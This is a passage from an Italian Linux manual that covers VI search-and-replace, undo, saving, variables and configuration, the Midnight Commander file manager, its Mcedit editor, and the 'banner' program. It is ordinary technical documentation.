Normalmente, il valore da sostituire al modello cercato è fisso, ma può contenere un riferimento alla stringa trovata, attraverso il simbolo '**&**'.

La direttiva '**g**' specifica che si deve intervenire su tutte le occorrenze della corrispondenza con il modello, altrimenti la sostituzione riguarda solo la prima di queste.

La direttiva '**c**' specifica che ogni sostituzione deve essere confermata espressamente.

Segue la descrizione di alcuni esempi.

- **:1,$s/pippo/pappa/g** [*Invio*]

  Sostituisce ogni occorrenza della parola «pippo» con la parola «pappa». La ricerca viene effettuata a partire dalla prima riga fino all'ultima.

- **`:%s/pippo/pappa/g`** [*Invio*]

  Questo è un modo alternativo per eseguire la stessa operazione dell'esempio precedente: il simbolo '**`%`**' rappresenta da solo tutte le righe del file.

- **`:.,10s/^../`**[*Invio*]

  Elimina i primi due caratteri ('**`^..`**') da 10 righe a partire da quella attiva.

- **`:%s/^..//gc`** [*Invio*]

  Esegue la stessa operazione dell'esempio precedente, applicando la sostituzione su tutto il file, richiedendo però conferma per ogni sostituzione.

- **`:.,10s/^/xxxx/g`** [*Invio*]

  Inserisce la stringa «xxxx» all'inizio di 10 righe a partire da quella attiva.

Figura 22.121. VI: ricerche e sostituzioni.

```
:inizio,fine s/modello_da_cercare/sostituzione/ [g] [c]
   |    |                      |
   |    |                      `--> «&»   riferimento
   |    |                                  alla stringa
   |    |                                  trovata
   |    |--> «n»   riga n-esima
   |    |--> «$»   ultima riga
   |    `--> «.»   riga corrente
   |--> «n»   riga n-esima
   `--> «.»   riga corrente
```

Attenzione:

```
:%s/modello_da_cercare/sostituzione/ [g] [c]
```

equivale a:

```
:1,$s/modello_da_cercare/sostituzione/ [g] [c]
```

22.15.14 Annullamento dell'ultimo comando

«

VI permette di annullare l'ultimo comando inserito attraverso il comando '**u**'. A seconda della realizzazione di VI utilizzata, richiamando nuovamente il comando '**u**' si riottengono le modifiche annullate precedentemente, oppure si continuano ad annullare gli effetti dei comandi precedenti.

Tabella 22.122. Annullamento di un comando.

Comando	Descrizione
`u`	Annulla l'ultimo comando.
`U`	Annulla le modifiche sulla riga attiva.

22.15.15 Caricamento, salvataggio e conclusione

«

Il file o i file utilizzati per la modifica (compresi quelli che si creano) vengono aperti normalmente attraverso l'indicazione nella riga di comando, al momento dell'avvio dell'eseguibile '**`vi`**'.

Il salvataggio di un file può essere fatto per mezzo del comando '**`:w`**' (*write*) seguito eventualmente dal nome del file (quando si vuole salvare con un nome diverso oppure quando si sta creando un file nuovo). La conclusione dell'attività di VI si ottiene con il comando '**`:q`**' (*quit*). I comandi possono essere combinati tra loro, per esempio quando si vuole salvare e concludere l'attività simultaneamente con il comando '**`:wq`**'. Il punto esclamativo ('**`!`**') può essere usato alla fine di questi comandi per forzare le situazioni, come quando si vuole concludere l'attività senza salvare con il comando '**`:q!`**'.

Dal momento che VI non mostra normalmente alcuna informazione riferita al file su cui si opera (compreso il nome), il comando '**`:f`**' (oppure la combinazione [*Ctrl g*]) mostra sulla riga inferiore dello schermo: il nome del file aperto, le dimensioni e il numero della riga attiva.

Tabella 22.123. I comandi per il caricamento dei file e il loro salvataggio.

Comando	Descrizione
`:e` ***nome_file***	Carica il file indicato per poterlo modificare.
`:e!`	Ricarica il file annullando le modifiche fatte nel frattempo.
`:r` ***nome_file***	Legge il file indicato e ne inserisce il contenuto dopo la riga attiva.
`:f`	Mostra il nome e le caratteristiche del file aperto.
`:w`	Salva.
`:w` ***nome_file***	Salva una copia con il nome indicato.
`:wq`	Salva e termina l'esecuzione.
`:q`	Fine lavoro.
`:q!`	Fine lavoro forzato.

Figura 22.124. VI durante l'esecuzione del comando '**:w**', prima della pressione conclusiva del tasto [*Invio*]

```
Il mio primo documento scritto con VI.

Non e` facile, ma ne vale ugualmente la pena
~
~
~
~
~
~
:w esempio_
```

22.15.16 Variabili

«

VI ha ereditato da EX delle variabili di configurazione. Non si tratta di variabili di ambiente, ma di variabili interne a VI. Per attivare una variabile si utilizza il comando seguente:

```
:set [no] nome_della_variabile
```

Il prefisso '**no**', prima del nome della variabile, serve per disattivarla. La tabella 22.125 mostra l'uso del comando '**:set**' assieme a queste variabili.

Tabella 22.125. VI: modalità di funzionamento.

`:set [no]autoindent`	Mantiene i livelli di rientro nelle righe nuove.
`:set [no]beautify`	Elimina i caratteri speciali non stampabili.
`:set [no]ignorecase`	Nelle ricerche, ignora la differenza tra maiuscole e minuscole.

`:set [no]list`	Mostra i caratteri di tabulazione e di interruzione di riga.
`:set [no]number`	Visualizza i numeri delle righe.
`:set [no]ruler`	Visualizza le coordinate del cursore alla base dello schermo.

Segue la descrizione di alcuni esempi.

- **`:set nolist`** [*Invio*]

  Disabilita la visualizzazione dei caratteri di tabulazione e di fine riga.

- **`:set number`** [*Invio*]

  Visualizza i numeri di riga.

22.15.17 Comandi particolari

Nella tabella seguente sono elencati dei comandi particolari che non sono stati inclusi in altre categorie specifiche.

Comando	Descrizione
m***x***	Etichetta la posizione corrente con la lettera rappresentata da ***x***. Valgono solo le lettere minuscole. Il testo non viene modificato.
'x	Sposta il cursore all'inizio della riga che contiene l'etichetta rappresentata da ***x***.

Comando	Descrizione
[*Ctrl L*]	Riscrive la schermata: se sono apparsi messaggi che creano difficoltà alla visualizzazione del testo su cui si sta lavorando, questo comando permette di farli scomparire mostrando il testo effettivo del file.
`:!`***comando***	Esegue il comando di shell indicato.
`:ab` ***abbreviazione testo_da_sostituire***	Permette di stabilire un'abbreviazione da sostituire sistematicamente con tutto quello che segue il comando. Se si usa '**`:ab`**' da solo, si ottiene un elenco delle abbreviazioni disponibili.

22.15.18 File di configurazione

«

Può essere utilizzato il file '`~/.exrc`' per personalizzare la configurazione di VI attraverso comandi *colon* (quelli tipici di EX). Le cose più comuni che possono apparire all'interno di questo file sono la definizione di abbreviazioni e la definizione di alcune variabili. Segue un esempio:

```
:ab lx Linux
:ab xwin X Window System
:set autoindent
:set number
```

22.15.19 Problemi di portabilità

Uno dei vantaggi importanti nell'uso di VI sta nella disponibilità di realizzazioni di questo programma per qualsiasi piattaforma. All'inizio di questo gruppo di sezioni su VI si accennava al fatto che esiste un'ottima versione Dos in grado di funzionare molto bene anche con i vecchi elaboratori dotati di poca memoria.

Quando si trasferiscono testi da un sistema GNU/Linux a Dos e viceversa si pone il problema dell'insieme di caratteri a disposizione: su GNU/Linux si utilizza presumibilmente la codifica UTF-8, oppure Latin 1, mentre con il Dos no.

La soluzione più semplice a questo problema è probabilmente quella di usare Latin 1 in generale e di convertire le lettere accentate Dos in Latin 1 quando possibile. Per questo si può realizzare un semplice file di comandi da eseguire automaticamente utilizzando l'opzione '**-s**'.[47]

```
:1,$s/~E/à/g
:1,$s/~J/è/g
:1,$s/~B/é/g
:1,$s/~M/ì/g
:1,$s/~U/ò/g
:1,$s/~W/ù/g
```

In pratica, la sintassi da usare all'avvio di VI dovrebbe essere la seguente:

```
vi -s file_comandi file_da_elaborare
```

In generale, i problemi legati alla conversione di un file da un insieme di caratteri all'altro, si risolvono attraverso l'uso di '**recode**', descritto nella sezione 47.8.1.

22.16 File manager: Midnight Commander

«

Il gestore di file, o *file manager*, è quel tipo di programma che facilita la gestione di file e directory e spesso incorpora anche le funzionalità di una shell. Il programma più importante di questo genere è Midnight Commander, che corrisponde all'eseguibile '**mc**'.[48]

Midnight Commander, è un ottimo gestore di file per i terminali a caratteri. Il nome richiama chiaramente la sua origine: si tratta di un programma molto simile al noto Norton Commander (software proprietario nato per il Dos).

Non si può dire che si tratti di un programma essenziale, dal momento che gli strumenti a disposizione dei sistemi Unix comuni, sono più che sufficienti. Tuttavia, uno strumento del genere può facilitare di molto l'attività dell'utente comune o dell'amministratore del sistema.

22.16.1 Funzionamento

«

Lo scopo principale di questo programma è quello di permettere la visione e la gestione simultanea di due directory di lavoro.

Figura 22.129. Midnight Commander.



A questo proposito, si può suddividere lo schermo gestito da Midnight Commander in quattro parti:

1. la superficie più grande, nella parte centrale, è utilizzata da due pannelli contenenti l'elenco di due directory;
2. la penultima riga dello schermo viene usata per l'inserimento di comandi di shell;
3. l'ultima riga in basso mostra i riferimenti ai tasti funzionali;
4. la prima riga, in alto, è utilizzata per la barra del menù e può restare eventualmente invisibile fino a che il menù non viene richiamato.

Dei due pannelli, uno è quello attivo e di conseguenza è quella la directory corrente. Il pannello attivo è evidenziato dalla presenza della

barra di selezione. La maggior parte delle operazioni hanno effetto sul pannello attivo e quando l'operazione richiede un riferimento a una destinazione, si fa riferimento alla directory dell'altro pannello.

La presenza di una riga di comando permette di inserire ed eseguire comandi di shell nel modo solito. Per terminare il funzionamento di Midnight Commander si usa il tasto [*F10*], oppure, spesso è possibile usare anche il comando '**exit**' come si fa con le shell comuni.

22.16.2 Avvio di Midnight Commander

L'eseguibile '**mc**' viene avviato normalmente senza alcun argomento. Eventualmente, se si indicano una o due directory, il contenuto di queste viene visualizzato inizialmente:

```
mc [opzioni] [directory_1 [directory_2] ]
```

Tabella 22.130. Alcune opzioni.

Opzione	Descrizione
`-b`	Forza Midnight Commander a funzionare in modo monocromatico.
`-d`	Disabilita l'uso del mouse.

22.16.3 Uso del mouse

L'uso del mouse, quando la piattaforma lo consente, è abbastanza intuitivo:

- un clic con il primo tasto (quello sinistro) su un file di una

directory, lo seleziona, attivando automaticamente il pannello relativo;

- un clic con il terzo tasto (quello destro) marca o toglie una marcatura a un file;
- un clic doppio su un file provoca
  - la sua esecuzione se si tratta di un eseguibile,
  - l'apertura della directory, se si tratta di una directory,
  - l'esecuzione di un'azione abbinata all'estensione del file, se non si tratta di un eseguibile;
- le funzioni associate ai tasti funzionali possono essere eseguite facendo un clic sull'etichetta di questi posta sull'ultima riga dello schermo;
- le voci del menù possono essere aperte con un clic, ma se queste sono nascoste, basta un clic sulla prima riga dello schermo per farle apparire.

22.16.4 Tastiera

Midnight Commander potrebbe essere utilizzato anche in situazioni non ottimali come lo è invece una console di GNU/Linux. In questi casi, il mouse potrebbe mancare e la tastiera potrebbe non rispondere nel modo consueto, come quando si sta utilizzando una connessione TELNET. Esistono quindi diversi modi per fare le stesse cose e un minimo di nozioni può fare risparmiare molto tempo.

Il programma fornisce dei suggerimenti e una guida interna, in cui viene usata una notazione per le combinazioni di tasti, tipica di Emacs. In pratica, '**`C-a`**' rappresenta la combinazione [*Ctrl a*],

mentre '**M-a**' rappresenta la combinazione [*Meta a*] ([*Alt a*] negli elaboratori x86).

In particolare, dal momento che non tutte le tastiere hanno un tasto [*Meta*], oppure alcune connessioni TELNET non ne permettono l'uso, in sua sostituzione si può utilizzare la sequenza [*Esc*][*tasto*]. Si tratta quindi di premere [*Esc*], rilasciarlo e premere subito dopo il tasto successivo.[49]

Anche i tasti funzionali possono creare dei problemi. In tal caso si può utilizzare la combinazione [*Meta* ***n***], dove il 10 corrisponde allo zero. Per esempio, al posto del tasto [*F1*] si può utilizzare la combinazione [*Meta 1*], mentre per [*F10*] si può usare [*Meta 0*].

Il tasto [*Invio*] ha diversi utilizzi a seconda del contesto:

- se è stato scritto qualcosa nella riga di comando, viene eseguito il comando;
- se la riga di comando è vuota, si ottiene un'azione equivalente al clic doppio sul file selezionato (quello su cui si trova la barra di selezione);
- se è aperta una finestra di dialogo, esegue l'azione corrispondente al pulsante grafico evidenziato o predefinito.[50]

Il funzionamento di altri tasti e combinazioni di tasti viene riassunto nella tabella 22.131. Quello che è importante tenere presente è che non sono sempre disponibili tutti in ogni situazione.

Tabella 22.131. Alcuni tasti e combinazioni di tasti utili per il controllo di Midnight Commander.

Comando	Alternativa	Descrizione
[*Meta Esc*]	[*Esc*][*Esc*]	Annulla l'ultima operazione o conclude qualcosa.
[*Ctrl l*]		Ridisegna l'immagine dello schermo o della finestra.
[*Ctrl r*]		Rilegge il contenuto della directory aggiornando il pannello attivo.
[*Ctrl s*]	[*Meta s*]	Inizia la ricerca di un file nel pannello attivo.
[*Meta t*]		Passa alla modalità successiva di visualizzazione del pannello attivo.
[+]		Seleziona un gruppo di file, attraverso l'uso di metacaratteri.
[−]	[\]	Deseleziona un gruppo di file, attraverso l'uso di metacaratteri.
[*Tab*]	[*Ctrl i*]	Seleziona l'altro pannello.
[*Ins*]	[*Ctrl t*]	Marca o toglie la marcatura dal file selezionato.
[*freccia−su*]	[*Ctrl p*]	Sposta la barra di selezione in alto di una posizione.
[*freccia−giù*]	[*Ctrl n*]	Sposta la barra di selezione in basso di una posizione.
[*pagina−su*]	[*Meta v*]	Sposta la barra di selezione in alto di una pagina.
[*pagina−giù*]	[*Ctrl v*]	Sposta la barra di selezione in basso di una pagina.
[*Meta Invio*]	[*Esc*][*Invio*]	Copia il nome del file selezionato nella riga di comando.
[*Meta Tab*]	[*Esc*][*Tab*]	Tenta di completare il nome iniziato nella riga di comando.

Comando	Alternativa	Descrizione
[*Ctrl q*][***x***]		Inserisce ***x*** nella riga di comando evitando interpretazioni diverse.
[*Meta p*]	[*Esc*][*p*]	Recupera il comando precedente accumulato nello storico dei comandi.
[*Meta n*]	[*Esc*][*n*]	Recupera il comando successivo accumulato nello storico dei comandi.
[*freccia−sinistra*]	[*Ctrl b*]	Sposta il cursore a sinistra in una riga di comando qualunque.
[*freccia−destra*]	[*Ctrl f*]	Sposta il cursore a destra in una riga di comando qualunque.
[*Backspace*]	[*Ctrl h*]	Cancella il carattere precedente.
[*Canc*]	[*Ctrl d*]	Cancella il carattere successivo.

Utilizzando Midnight Commander, occorre fare attenzione all'uso del tasto [*Esc*]. Dal momento che serve a generare delle combinazioni (o meglio delle sequenze), come nel caso in cui si vogliono emulare i tasti funzionali, la semplice pressione di [*Esc*] non genera nulla, fino a che non si preme un altro tasto. Se la sequenza che si genera, [*Esc*][*tasto*], non è conosciuta da Midnight Commander, ciò che si ottiene è l'equivalente di [*Meta Esc*], cioè l'annullamento o la conclusione di qualcosa.

22.16.5 Menù

«

Il funzionamento della barra del menù è abbastanza intuitivo. In particolare va ricordato che, per attivarlo quando non si dispone del mouse, si usa il tasto [*F9*].

A fianco delle voci contenute nelle tendine dei menù sono annotate le combinazioni della tastiera che possono essere usate come scorciatoia per la funzione relativa.

22.16.6 Configurazione

Midnight Commander può essere configurato a vari livelli. Il più semplice è la scelta del modo in cui devono essere usati i pannelli. Per questo si trovano i menù *Left* e *Right*, identici, ma riferiti ai pannelli rispettivi. A livello globale, è possibile definire la configurazione di Midnight Commander attraverso il menù *Options*. In particolare è da ricordare che occorre salvare la configurazione, se si vuole che sia mantenuta. Il salvataggio di questa genera il file '`~/.mc/ini`'.

La figura 22.132 mostra il menù *Left*, attraverso il quale configurare il comportamento del pannello sinistro. Le stesse voci appaiono nel menù *Right*.

Figura 22.132. Il menù *Left* di Midnight Commander.



- *Listing mode...*

  attiva implicitamente la visualizzazione dell'elenco della directory aperta in quel pannello e ne specifica gli elementi;

- *Quick view*

  visualizza (per quanto possibile) il contenuto del file selezionato nell'altro pannello;

- *Info*

  mostra le informazioni complete del file selezionato nell'altro pannello;

- *Tree*

  mostra la struttura del file system;

- *Sort order*

permette di definire l'ordinamento dei file che appaiono nel pannello;

- *Filter*

  permette di definire un filtro, espresso attraverso caratteri jolly o espressioni regolari, dei nomi degli elementi contenuti nel pannello.

La funzione *Listing mode* è molto utile per configurare l'aspetto dell'elenco di file del pannello sinistro e destro. La figura 22.133 mostra un esempio della maschera che viene ottenuta attraverso la sua selezione.

Figura 22.133. La maschera a cui si accede attraverso la voce *Listing mode*.



È probabile che sia preferibile attivare la modalità *Full file list* (come si vede nell'esempio), oppure chi è più esperto può trovare utile la possibilità di configurare gli elementi da visualizzare nell'elenco, attraverso la voce *User defined*. In questo caso, occorre compilare il

campo successivo, con l'indicazione delle colonne da includere. La prima parola chiave serve a stabilire la dimensione dell'elenco:

- '**`half`**' indica un elenco che utilizza solo metà schermo;
- '**`full`**' indica un elenco che utilizza tutto lo schermo.

Le parole successive rappresentano le colonne, separate da una virgola:

- '`|`' rappresenta una riga di divisione tra le colonne;
- '**`type`**' rappresenta un simbolo che permette di identificare il tipo di file;
- '**`name`**' rappresenta il nome del file;
- '**`owner`**' rappresenta il nome dell'utente proprietario;
- '**`group`**' rappresenta il nome del gruppo proprietario;
- '**`size`**' rappresenta la dimensione del file;
- '**`perm`**' rappresenta i permessi del file.

È possibile attivare anche la voce *user Mini status* per visualizzare sul fondo della finestra altre caratteristiche del file evidenziato dal cursore. Gli elementi da visualizzare sono indicati attraverso una sintassi analoga a quanto appena descritto sopra.

Il menù delle opzioni (*Options*) è quello che permette di configurare il funzionamento di Midnight Commander in modo globale, indipendentemente dalle caratteristiche di una finestra particolare. La funzione più importante è appunto *Configuration*, anche se in realtà, tutte le altre voci del menù riguardano la configurazione di questo programma.

La configurazione di Midnight Commander, sia per ciò che riguarda questo menù, sia per quanto accessibile attraverso i menù *Left* e *Right*, viene memorizzata nel file '`~/.mc/ini`'. Per ottenere questo, occorre però che tale configurazione sia salvata attraverso la funzione *Save setup*, alla fine del menù delle opzioni.

La funzione *Configuration* permette di modificare alcuni comportamenti importanti di Midnight Commander. Per esempio è possibile includere o escludere i file «nascosti» e quelli che rappresentano le copie di sicurezza di versioni precedenti. Inoltre, le versioni recenti di Midnight Commander permettono di utilizzare un programma interno per la gestione dei file di testo. Questo, a differenza dei comuni programmi del genere che funzionano su uno schermo a celle di caratteri, si avvicina molto ai programmi simili utilizzati in ambiente Dos. La figura 22.134 mostra un esempio della maschera di configurazione generale delle opzioni.

Figura 22.134. Menù opzioni: configurazione.



22.16.7 File system virtuali

«

Uno dei vantaggi principali nell'utilizzo di questo programma sta nella facilità con cui è possibile accedere al contenuto di file compressi o a dei servizi FTP. È sufficiente premere [*Invio*] su un archivio, anche compresso, per accedere al suo contenuto (in sola lettura). Anche i pacchetti RPM (Red Hat) e Debian sono accessibili facilmente, purché siano presenti i programmi '**rpm**' e '**dpkg**'.

Figura 22.135. Midnight Commander permette di accedere facilmente anche al contenuto di archivi compressi.



Figura 22.136. Gli archivi RPM vengono gestiti come archivi compressi.



Figura 22.137. Gli archivi Debian vengono gestiti come archivi compressi.



Nello stesso modo è possibile accedere a un servizio FTP, come se si trattasse di un file system normale.

Queste funzionalità sono disponibili tramite il menù, ma si può usare una forma particolare nella riga di comando. Nel caso di FTP, si usa la forma seguente:

`ftp://` [***utente*** `@`] ***nodo*** [***directory_remota***]

Per esempio, per accedere alla directory '`/pub/`' del servizio FTP anonimo presso *dinkel.brot.dg*, si può utilizzare il comando seguente:

`$` **`cd ftp://dinkel.brot.dg/pub`** [*Invio*]

Midnight Commander, così come molti altri programmi clienti FTP, consente anche di inserire il nominativo-utente assieme alla parola d'ordine. Tuttavia, questa è sempre una pratica sconsigliabile, perché potrebbe risultare visibile nella riga di comando memorizzata nel sistema di gestione dei processi.

Figura 22.138. Midnight Commander incorpora le funzionalità di un cliente FTP.



Midnight Commander considera anche altri file system virtuali, come si vede nella documentazione originale: la pagina di manuale *mc(1)*.

22.17 Mcedit: programma integrato per la gestione dei file di testo

Midnight Commander dispone di un sistema integrato di gestione dei file di testo, denominato Mcedit. Uno dei problemi maggiori che incontra chi si avvicina a GNU/Linux, o a un altro sistema Unix, è la difficoltà nell'uso dei programmi tradizionali per la creazione e la modifica di file di testo. Questi richiedono normalmente la conoscenza di comandi espressi attraverso combinazioni di tasti, senza avere a disposizione un menù e senza poter usare i tasti funzionali. Mcedit risolve parzialmente questo problema, offrendo un funzionamento intuitivo per l'utente che proviene dall'esperienza Dos, quando si ha a disposizione un terminale adeguatamente raffinato, come una console virtuale di GNU/Linux.

Mcedit può funzionare anche se si utilizza un terminale poco dotato, ma in tal caso si ritorna a dover usare le solite combinazioni di tasti che annoiano alcuni utenti.

22.17.1 Avvio

L'avvio del sistema di gestione dei file di testo si ottiene semplicemente puntando il file desiderato con la barra di selezione di Midnight Commander e premendo il tasto [*F4*], oppure avviando il binario di Midnight Commander utilizzando il nome '**mcedit**' (si tratta normalmente di un collegamento simbolico a '**mc**').

Ci si inserisce in questo modo in un ambiente differente (anche se uniforme) per la modifica del file. In basso si notano alcuni riferimenti a tasti funzionali:



In alto si vede una riga di stato, dalla quale si conosce il nome del file aperto, lo stato del file, la colonna su cui si trova il cursore, il numero della prima riga che appare sullo schermo, il numero della riga relativa allo schermo, la riga assoluta in cui si trova il cursore, il numero totale di righe del file e altre informazioni, come si vede nella figura 22.140.

Figura 22.140. La riga di stato del sistema di gestione dei file di testo di Midnight Commander.



Premendo il tasto [*F9*] (o una delle sue varianti), oppure [*Meta f*] (in quanto la «f» è l'iniziale di «file»), la riga di stato viene sostituita da un menù a tendina che si può utilizzare in modo semplice e intuitivo.

22.17.2 Configurazione

«

La configurazione del sistema di gestione dei file di testo è accessibile attraverso il menù *Options*, in particolare merita attenzione la funzione *General*, come si vede in figura 22.141.

Figura 22.141. La maschera di configurazione generale.



Il significato delle varie opzioni dovrebbe essere evidente. In particolare, nel seguito viene mostrato l'uso della tastiera secondo l'emulazione «intuitiva».

Merita un po' di attenzione la gestione del carattere di tabulazione. Dal momento che lo standard generale prevede che la tabulazione dei file di testo sia ogni otto colonne, è opportuno che questa dimensione non venga alterata, mentre diviene conveniente l'opzione *fake half tab*. Questa permette di utilizzare il tasto [*Tab*] per inserire spaziature ridotte (di quattro caratteri) che poi vengono tradotte in pratica con tanti caratteri spazio (<*SP*>) quanti servono. Se però l'utente usa più volte la tabulazione, dove possibile viene utilizzato il carattere di tabulazione orizzontale (<*HT*>).

22.17.3 Comandi comuni

«

Mcedit è «intuitivo», in quanto si può usare senza dovere ricordare delle combinazioni di tasti. Quando serve qualcosa di più basta chiamare il menù e cercare tra le varie voci disponibili. Tuttavia, quando si utilizza attraverso un terminale non sufficientemente raffinato, si rischia di perdere l'uso di alcuni tasti, per cui si deve ripiegare sul solito sistema di combinazioni. La tabella 22.142 mostra l'elenco di alcuni comandi utili per lo spostamento del cursore e per la modifica del testo.

Tabella 22.142. Alcuni comandi per la navigazione e la modifica del testo.

Comando	Alternativa	Descrizione
[*Meta Esc*]	[*Esc*][*Esc*]	Termina l'attività sul file.
Caratteri normali		Inseriscono il testo corrispondente.
[*Tab*]	[*Ctrl i*]	A seconda della configurazione, inserisce una tabulazione.
Tasti freccia		Spostano il cursore nella direzione della freccia.
Tasti pagina		Spostano il cursore di una schermata in avanti o indietro.
[*Ctrl pagina–su*]		Sposta il cursore all'inizio del file.
[*Ctrl pagina–giù*]		Sposta il cursore alla fine del file.
[*Backspace*]	[*Ctrl h*]	Cancella il carattere a sinistra del cursore.
[*Canc*]	[*Ctrl d*]	Cancella il carattere in corrispondenza del cursore.
[*Invio*]	[*Ctrl j*]	Inserisce un'interruzione di riga.
[*Ctrl y*]		Elimina la riga su cui si trova il cursore.
[*Ctrl l*]		Ridisegna lo schermo.

Comando	Alternativa	Descrizione
[*Ins*]		Scambia tra sovrascrittura e inserimento del testo digitato.
[*Ctrl u*]		Annulla l'ultimo comando (compresa la singola digitazione).

22.17.4 Blocchi di testo e le funzionalità di taglia-copia-incolla

I blocchi di testo possono essere evidenziati, copiati, tagliati e incollati nello stesso modo utilizzato comunemente dai programmi fatti per il sistema Dos. Questo significa che tenendo premuto il tasto [*Maiuscole*] e utilizzando i tasti freccia, si ottiene la selezione del testo con trascinamento, fino a quando si rilascia nuovamente il tasto [*Maiuscole*]; la combinazione [*Ctrl Ins*] copia la selezione corrente, deselezionandola; la combinazione [*Maiuscole Ins*] incolla la selezione copiata precedentemente, nella posizione del cursore.

Tutto questo però, vale solo se si sta usando una console virtuale GNU/Linux; se si sta lavorando da un terminale differente, o una connessione remota, si usa il tasto [*F3*] (con le varianti eventuali dei tasti funzionali, già descritte per Midnight Commander) per segnalare l'inizio di una zona da marcare, quindi si sposta il cursore e infine si preme nuovamente [*F3*] per concludere la zona evidenziata.

In entrambi i casi, si potrebbe evitare la copia della zona selezionata, premendo semplicemente il tasto [*F5*] per incollare nella posizione del cursore, senza nemmeno perdere la selezione.

Per ritagliare l'area selezionata, si utilizza la combinazione [*Maiuscole Canc*]; poi si può incollare quanto ritagliato nel solito modo: [*Maiuscole Ins*].

Ciò che viene ritagliato, o copiato, viene inserito in un file temporaneo nella directory personale dell'utente: '`~/.mc/cedit/cooledit.clip`'. L'estensione del file suggerisce che si tratti di una *clipboard*. Questo meccanismo è molto importante, in quanto permette di incollare testo copiato o ritagliato con un'altra sessione di lavoro di Mcedit (attraverso Midnight Commander), purché appartenga allo stesso utente.

Mcedit consente anche l'utilizzo del mouse per delimitare un blocco di testo, anche quando si utilizza il programma all'interno di una finestra di terminale, nell'ambito del sistema grafico X.

Tabella 22.143. Taglia-copia-incolla.

Comando	Alternativa	Descrizione
[*Maiuscole freccia*]	[*F3*] ... [*F3*]	Delimita un blocco di testo.
[*F5*]		Incolla una copia del testo evidenziato.
[*F6*]		Sposta il blocco evidenziato in corrispondenza del cursore.
[*F8*]		Cancella il blocco evidenziato.
[*Ctrl Ins*]		Copia la zona evidenziata nell'area temporanea, togliendo l'evidenziamento.
[*Maiuscole Canc*]		Ritaglia la zona evidenziata inserendola nell'area temporanea.
[*Maiuscole Ins*]		Incolla il contenuto dell'area temporanea nella posizione del cursore.

Infine, per eliminare un blocco di testo evidenziato, senza inserirlo nell'area temporanea, basta usare il tasto [*F8*].

22.17.5 Composizione del testo

Attraverso la configurazione di Mcedit, è possibile stabilire se si intende fare in modo che il testo sia mandato a capo automaticamente o meno. Per questo è anche necessario fissare la dimensione massima di colonne del testo.

In generale, dovrebbe essere conveniente evitare che Mcedit provveda da solo a dividere le righe mentre si digita il testo. Quando si vuole riallineare un paragrafo, cioè un blocco di righe di testo preceduto e seguito da una riga vuota, basta usare il comando [*Meta p*], oppure si può richiamare la voce corrispondente del menù *Edit*.

22.17.6 Macro

Attraverso la combinazione [*Ctrl r*], si inizia e si conclude la registrazione della pressione di una sequenza di tasti. Al termine viene richiesto di indicare un carattere; successivamente, per riprodurre quella sequenza, è sufficiente utilizzare la sequenza [*Meta a*][***x***], dove l'ultimo tasto è appunto il carattere specificato in precedenza per memorizzare la macro.

22.17.7 Ricerche e sostituzioni

Dal menù *Search/Replace* si accede alle funzionalità di ricerca e di sostituzione del testo. La voce *Search*, a cui si accede facilmente anche con il tasto [*F7*], apre un riquadro come quello che si vede nella figura 22.144.

Figura 22.144. La maschera per la ricerca.



L'utilizzo delle caselle di selezione è abbastanza intuitivo. In particolare, è possibile utilizzare le espressioni regolari; inoltre, se funziona il mouse, è possibile selezionare il simbolo '`[^]`' con il quale si ottiene lo storico delle stringhe di ricerca già inserite.

La ricerca con sostituzione è un po' più complessa; in tal caso, la stringa di sostituzione può essere costante, o contenere anche un espressione da trattare come se fosse inserita in una funzione ***printf()***.

Purtroppo, tale funzionalità, pur essendo documentata e anche molto importante, potrebbe non essere operativa. Pertanto, se l'esempio che viene proposto non funziona, dipende dalla propria edizione di Mcedit.

Nella figura 22.145 si mostra un esempio in cui si cerca la stringa «rosso naso» e la si vuole sostituire con «naso rosso». Guardando la figura, si osservi il fatto che nell'espressione regolare di ricerca sono state delimitate le parole «naso» e «rosso» con delle parentesi tonde; a queste parole, ovvero alla stringa corrispondente secondo l'espressione regolare, si fa riferimento attraverso le meta-

variabili '**%s**', della funzione ***printf()***; tuttavia, si rende necessaria l'inversione nell'ordine di questi due parametri.

Figura 22.145. La maschera per la ricerca e la sostituzione, con un esempio.



In alternativa all'esempio mostrato, in cui si fa uso di un'espressione regolare per la ricerca (ammesso che la sostituzione funzioni come dovrebbe), si potrebbe usare un'espressione adatta alla funzione C ***scanf()***. In tal caso, l'opzione *Regular expression* andrebbe disattivata.

22.17.8 Collegamento «mcedit» e variabile di ambiente «EDITOR»

Si è accennato al fatto che si può ottenere immediatamente l'avvio di Mcedit avviando Midnight Commander con il nome '**mcedit**'. In tal caso sono valide la maggior parte delle opzioni che si potrebbero dare a '**mc**', con la differenza che si può aggiungere l'indicazione di

un nome di file nella stessa riga di comando, così da poter creare o accedere immediatamente a un file di testo.

```
mcedit [opzioni] [file]
```

Se si apprezzano le caratteristiche di Mcedit, la presenza di questo collegamento permette di utilizzarlo anche al di fuori del funzionamento normale di Midnight Commander e di indicarlo come programma predefinito per la creazione e la modifica di file di testo.

22.17.9 Limiti di memoria

Di norma, Mcedit non è in grado di gestire file con una dimensione superiore a 64 Mibyte. Raramente può succedere di avere la necessità di gestire file di testo di dimensioni maggiori; in quei casi è necessario modificare uno o due valori nel file ‘`edit/edit.h`’ dei sorgenti di Midnight Commander:

```
…
#define MAXBUFF 2048 /* il valore originale è 1024 */
…
…
#define START_STACK_SIZE 64 /* il valore originale è 32 */
…
```

Nel modo mostrato si raddoppiano i limiti, ma si osservi che il valore ‘**`START_STACK_SIZE`**’ riguardante la pila per l’annullamento dei comandi, non deve essere ampliato necessariamente.

Eventualmente, per la ricompilazione di un pacchetto Debian, si veda la sezione 7.8.

22.18 Giochi e simili

Nei sistemi BSD e derivati si sono prodotti dei programmi, da usare attraverso uno schermo a caratteri, che sono da considerare come dei giochi o poco più. Questi programmi sono disponibili anche nei sistemi GNU e possono avere, soprattutto, un significato storico, ma vale comunque la pena di conoscerne alcuni.

Di per sé, un «gioco» è un programma come un altro, tuttavia, secondo la tradizione questi programmi vanno collocati nella gerarchia '`/usr/games/`', pertanto questa directory deve essere presente tra i percorsi di avvio degli eseguibili (la variabile di ambiente ***PATH***).

22.18.1 Banner

Il programma '**`banner`**'[51] serve a produrre un testo di grandi dimensioni, possibilmente da stampare attraverso una stampante a modulo continuo, per produrre un «manifesto», così come il nome del programma intende:

```
banner [opzioni] [-w n] [testo]
```

Il testo da ingrandire viene indicato alla fine della riga di comando; tuttavia, se manca, viene chiesto espressamente in modo interattivo. Come si vede dal modello, l'opzione più importante è '**`-w`**', con la quale si può specificare l'ampiezza massima da utilizzare per la stampa o la visualizzazione.

```
$ banner -w 40 ciao[Invio]

     #####
